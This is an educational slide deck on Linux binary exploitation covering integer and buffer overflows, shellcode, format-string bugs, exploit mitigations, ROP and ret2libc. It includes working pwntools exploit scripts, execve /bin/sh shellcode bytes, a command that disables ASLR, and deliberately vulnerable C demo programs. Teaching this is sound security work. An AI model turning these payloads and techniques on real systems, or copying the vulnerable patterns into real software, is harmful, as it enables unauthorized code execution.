Introduction to Linux Binary Exploitation

By Sam Goodwin

What is Linux?

- Free and open source unix-like operating system
    - Unix is an old operating system that has set standards for computing today
- Being open source and unix-like makes developing for Linux easy
- Being free makes it very easy to use and distribute

Because of these qualities Linux has become the operating system of choice for enterprise production servers, embedded systems, smartphones, and more.

Probably running Linux

What is Binary Exploitation?

- Searching for bugs or vulnerabilities in a program that you can exploit to make the program behave in unintended ways
- Also known as “hacking”
- Most commonly used to get a shell on a victim’s computer to take control of their computer
- Epic

https://www.itweapons.com/wp-content/uploads/2021/04/bigstock-Side-View-Of-Hacker-Using-Comp-253465240.jpg

Useful Skills to Have:

- Knowledge of Assembly, C, and a scripting language like Python
- Proficiency with the Linux command line
- Ability to use a debugger to trace program behavior
- Ability to use a decompiler
- Knowledge of common program vulnerabilities and exploit techniques
- Knowledge of common exploit mitigations

https://upload.wikimedia.org/wikipedia/en/thumb/2/22/Heckert_GNU_white.svg/1200px-Heckert_GNU_white.svg.png

Common Vulnerabilities and how to Exploit Them

Integer Overflows

An integer overflow occurs when an arithmetic operation creates a value too large or small than what can be represented with the available memory

Example:

If we have an 8-bit integer 256 and add 1 to it, what will happen?

11111111 + 1 = ?

It overflows!

11111111 + 1 = 00000000

Signed v. Unsigned overflow

Because computers use Two's Complement to represent whether a number is positive or negative, the leftmost bit is used as a sign bit.

Example:

Unsigned: 1111 = 15

Signed: 1111 = -1

Signed overflow:

0111 = **7**
0111 + 1 = **?**

0111 + 1 = **1000 (-8)**

Unsigned overflow:

1111 = **15**
1111 + 1 = **?**

1111 + 1 = **0000 (0)**

Integer Overflow Demo


HINT: the max value of a 32-bit signed integer is (2^31) - 1

Buffer Overflows!

- C has **no bounds checking** on memory reads or writes. This lets us do some fun stuff.
- A buffer overflow is a **memory corruption** that may let us change the contents of some variables to whatever we want
- With some clever usage, we can use a buffer overflow to gain control of a target's machine through **remote code execution (RCE)**


```c
#include<stdio.h>
int main(){
    char buf1[11] = "AAAAAAAAAA\0";
    char buf2[11] = "BBBBBBBBBB\0";
    printf("buf1: %s\n",buf1);
    printf("buf2: %s\n",buf2);
    fgets(buf2,20,stdin);
    printf("buf1: %s\n",buf1);
    printf("buf2: %s\n",buf2);
}
```

```
Samuels-MBP :: Desktop/mcc_talk/binx % ./buf_overflow
buf1: AAAAAAAAAA
buf2: BBBBBBBBBB
ZZZZZZZZZZZZZZZ
buf1: ZZZZ

buf2: ZZZZZZZZZZZZZZZ
```




Remember the Stack?

- In that last example we were able to smash all the local variables, but could we go farther?
- How can we use what we know to take control of program execution?



Attacking the Return Address



Steps of a Buffer Overflow

1. Find out if our input can crash the program
2. Determine the distance from our vulnerable buffer to the return address
3. Create a payload: Junk + New return address
4. Run program with our payload as input, hack the program.

This is Amazing! But How???

- Making up these exploits can get complicated very fast, we need help
- Python3 is our scripting language of choice, but we can make it even better
- Using the Pwntools library does a lot for us
- We can automate starting the program, sending our exploits, running gdb, generating payloads, shellcode, and more!

https://github.com/Gallopsled/pwntools/raw/stable/docs/source/logo.png?raw=true

Buffer Overflow Demo 1

Redirecting program execution

HINT: keep stdin open with “cat | ./program”

HINT 2: disable ASLR with “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space”

Solution

```
from pwn import *

io = process("./buf_overflow_1")
ret = p64(0x000000000040101a) # ret gadget *ignore me for now*

payload = b"A"*24 # padding
payload += ret # needed for stack alignment
payload += p64(0x0000000000401196) # getShell() address

# run exploit
gdb.attach(io, 'b *main+78')
io.sendline(payload)
io.interactive()
```


Shellcoding

- It’s pretty uncommon that we’ll ever see a “getShell()” function in the real world
- Using our epic Computer Science knowledge we can inject our own code into programs!
- Typically we went our code to run “/bin/sh” so we can get a shell that lets us control the computer, hence the name “shellcode”
- You could write this by hand, but i just get it from the internet because i’m not a huge nerd

```
main:
    ;mov rbx, 0x68732f6e69622f2f
    ;mov rbx, 0x68732f6e69622fff
    ;shr rbx, 0x8
    ;mov rax, 0xdeadbeefcafe1dea
    ;mov rbx, 0xdeadbeefcafe1dea
    ;mov rcx, 0xdeadbeefcafe1dea
    ;mov rdx, 0xdeadbeefcafe1dea
    xor eax, eax
    mov rbx, 0xFF978CD091969DD1
    neg rbx
    push rbx
    ;mov rdi, rsp
    push rsp
    pop rdi
    cdq
    push rdx
    push rdi
    ;mov rsi, rsp
    push rsp
    pop rsi
    mov al, 0x3b
    syscall
 */

#include <stdio.h>
#include <string.h>

char code[] = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05";

int main()
{
    printf("len:%d bytes\n", strlen(code));
    (*(void(*)()) code)();
    return 0;
}
```

http://shell-storm.org/shellcode/files/shellcode-806.php

Shellcoding cont.



Buffer Overflow Demo 2

Using shellcode to exploit a binary

Solution

```python
from pwn import *

io = process("./buf_overflow_2")
sc = b"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
ret = p64(0x000000000040101a)

# receive and decode favorite word address
fav_word = io.recvline().split(b" ")[-1][:-1]
fav_word = p64(int(fav_word,16))

# build payload
payload = b"A"*16
payload += sc
payload += b"A" * (72-len(sc)-16) # calculate length of padding between sc and return address
payload += fav_word

# run exploit
print(fav_word)
gdb.attach(io, 'b *main+103')
io.sendline(payload)
io.interactive()
```

String Format Vulns

- It's pretty uncommon that we'll ever see a leaked address like that in the real world
- Using our epic Computer Science knowledge we can leak our own addresses!
- Using a **string format vulnerability** we can leak addresses ourselves if the programmer uses printf() improperly
- Always make sure you use the proper format specifiers
- See also: Nopslides

Good:

```
char favorite_club[] = "Mason Competetive Cyber";
printf("My favorite club is:\n");
printf("%s\n",favorite_club);
```

Bad:

```
char favorite_club[] = "Mason Competetive Cyber";
printf("My favorite club is:\n");
printf(favorite_club);
```

String Format Vulns cont.

A **format specifier** will tell the compiler to print extra parameters from the stack, and specify how much data is read and how to interpret it.

The %n specifier is unique because it lets us **write** to the stack!

- %s: Pops value off stack and interprets it as a char[]. Prints out every value in the array.
- %d: Pops value off stack and interprets it as an integer. Converts the integer to a char[] and prints it out.
- %f: Pops value off stack and interprets it as a float. Converts the float to a char[] and prints it out.
- %x: Pops value off stack and interprets it as an integer. Converts the integer to a char[] and prints it out in hex.
- %p: Pops value off stack and interprets it as a pointer. Converts the pointer to a char[] and prints it out in hex.
- %n: Pops value off stack and interprets it as an int*. Writes the number of characters that have been printed out to that integer.

Exploit Mitigations

And how to get around them

What are Mitigations?


- A lot of the exploits i've shown you so far are prevented by these mitigations
- Mitigations are security measures implemented by your computer to prevent you from using these tricks
- Mitigations can vary from binary to binary, but we'll go over the most common ones
- Mitigations can be implemented at compile-time or even at runtime
- Mitigations will not always be on, and some are easier to defeat than others

Data Execution Prevention (DEP)

- Marks the stack as **non-executable**
- Hardware-enforced
- This is a pain for us because it means we **can’t inject and execute our shellcode** on the stack anymore
- Can be defeated by **Return-Oriented-Programming (ROP)**
- More on that later

Stack Canaries

- Adds a random value to the stack right before the return address
- Before the stack frame returns, the program checks to make sure the Canary is untouched
- If the Canary has been corrupted, the program exits safely
- This makes buffer overflows a lot harder to pull off
- Can be circumvented by using a memory leak to read the canary, and then including it in your payload so the canary appears untouched



Address Space Layer Randomization (ASLR)

- Implemented by the operating system, i've had it disabled this whole time
- Randomizes stack, heap, and shared library addresses
- This means it's very unlikely variables and functions will have the same addresses twice, which hurts us if we want to target these variables/functions specifically.
  - Ex: our getShell() function from earlier
- We can't rely on hardcoded addresses in our payloads anymore
- We can get around this by leaking addresses, and if we're lucky we can even brute force it

Position Independent Executable (PIE)

- Randomizes the base address the binary is loaded at
- Variables are now usually referenced by their distance from the Instruction Pointer
- Locally defined functions are now also at random addresses
- Very powerful and hard to deal with when paired with ASLR
- Randomizes ROP gadget addresses
- Same workarounds as ASLR

Note: While seeing the effects of ASLR is easy, the effects of PIE are essentially undone by GDB. GDB will always load the binary at 0x555555555000, if PIE is activated. Attaching GDB to a running process with pwntools gets around this.

How do we Know what Security Features are Enabled?

```
gef➤  checksec
[+] checksec for '/home/griffith/binx/rop/rop'
Canary                                   : ✘
NX                                       : ✓
PIE                                      : ✘
Fortify                                  : ✘
RelRO                                    : Partial
gef➤  
```


Techniques for Working around Mitigations

ROP and Ret2libc

Return Oriented Programming (ROP)

- If we can't inject and run our shellcode on the stack, maybe we can use the instructions **from the code itself** to craft an exploit
- Gadget - Chunks of assembly code from the program that end in "ret"
- Gadgets can be chained together to form a "ropchain" that can execute similar to shellcode
- Helps us combat DEP, made harder by ASLR and PIE

ROP cont.


High Addresses 0xFFFF
...
Previous stack frame
Function Parameters
Return Address
Base Pointer
Local Variables
Low Addresses 0x0000
Gadget
Gadget
Gadget

Where do you find Gadgets?

I use a tool called **ropper** that will show you all gadgets in a binary:

```
griffith@griffith-VirtualBox:~/binx/overflow2$ ropper -f buf_overflow_2
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[INFO] Load gadgets for section: GNU_STACK
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%



Gadgets
=======


0x0000000000401095: adc dword ptr [rax], eax; call qword ptr [rip + 0x2f52]; hlt; nop; endbr64; ret;
0x00000000004010fe: adc dword ptr [rax], edi; test rax, rax; je 0x1110; mov edi, 0x404038; jmp rax;
0x0000000000401099: adc eax, 0x2f52; hlt; nop; endbr64; ret;
0x00000000004010bc: adc edi, dword ptr [rax]; test rax, rax; je 0x10d0; mov edi, 0x404038; jmp rax;
0x000000000040112c: adc edx, dword ptr [rbp + 0x48]; mov ebp, esp; call 0x10b0; mov byte ptr [rip + 0x2f0b], 1; pop rbp; ret;
0x000000000040109d: add ah, dh; nop; endbr64; ret;
0x0000000000401097: add bh, bh; adc eax, 0x2f52; hlt; nop; endbr64; ret;
0x000000000040100e: add byte ptr [rax - 0x7b], cl; sal byte ptr [rdx + rax - 1], 0xd0; add rsp, 8; ret;
0x00000000004011e3: add byte ptr [rax], al; add byte ptr [rax], al; call 0x1050; mov eax, 0; leave; ret;
0x00000000004010be: add byte ptr [rax], al; add byte ptr [rax], al; test rax, rax; je 0x10d0; mov edi, 0x404038; jmp rax;
0x0000000000401100: add byte ptr [rax], al; add byte ptr [rax], al; test rax, rax; je 0x1110; mov edi, 0x404038; jmp rax;
0x000000000040126c: add byte ptr [rax], al; add byte ptr [rax], al; endbr64; ret;
0x00000000004011ed: add byte ptr [rax], al; add byte ptr [rax], al; leave; ret;
0x00000000004011ee: add byte ptr [rax], al; add cl, cl; ret;
0x00000000004011e5: add byte ptr [rax], al; call 0x1050; mov eax, 0; leave; ret;
0x00000000004011e0: add byte ptr [rax], al; mov eax, 0; call 0x1050; mov eax, 0; leave; ret;
0x000000000040100d: add byte ptr [rax], al; test rax, rax; je 0x1016; call rax;
0x000000000040100d: add byte ptr [rax], al; test rax, rax; je 0x1016; call rax; add rsp, 8; ret;
```

ROP Example

Note: PIE and ASLR are **DISABLED**

```c
#include<stdio.h>
#include<stdlib.h>

void getShell(char str[]){
    printf("Running %s...",str);
    system(str);
}

int main(){
    char buf[10];
    char str[] = "/bin/sh";
    printf("Look at this cool string I found: %s\n",str);

    printf("Input your name:\n");
    gets(buf);
    printf("hello %s\n",buf);
}
```

ROP Example Solution

```python
from pwn import *
elf = ELF("./rop")

# statically pull out useful info (wouldn't work with ASLR + PIE)
pop_rdi = p64(0x00000000004012a3)# pop rdi; ret; gadget address
bin_sh = p64(next(elf.search(b"/bin/sh")))# "/bin/sh" string address
getShell = p64(elf.symbols["getShell"])# getShell() address
ret = p64(0x000000000040101a) # extra ret to maintain stack alignment

# build payload
payload = b"A"*18
payload += pop_rdi
payload += bin_sh
payload += ret
payload += getShell

io = process("./rop")
#gdb.attach(io)
io.sendline(payload)
io.interactive()
```

Return to libc

- Libc is the standard C library that is loaded in almost every Linux C program.
  - Ex: stdlib.h, stdio.h, unistd.h all come from libc
- Using rop and a leaked libc address we can jump into libc and call functions directly, even if they aren't included in the binary itself.
  - This means we can call system("/bin/sh") ourselves, without any getShell() function!
- Also good for getting around DEP, but harder to do with ASLR and PIE
- Four step process:
  - Leak an address for something inside the libc library.
  - Calculate the base address of the libc library. (check your version of libc against libcdb)
  - Use the base address to calculate all other offsets. (find the offset of the function you want)
  - Overwrite the return address with a libc function that you want to jump to (such as system()).

Proud Sponsors

CACI

EVER VIGILANT

VOLGENAU SCHOOL

MASON

ENGINEERING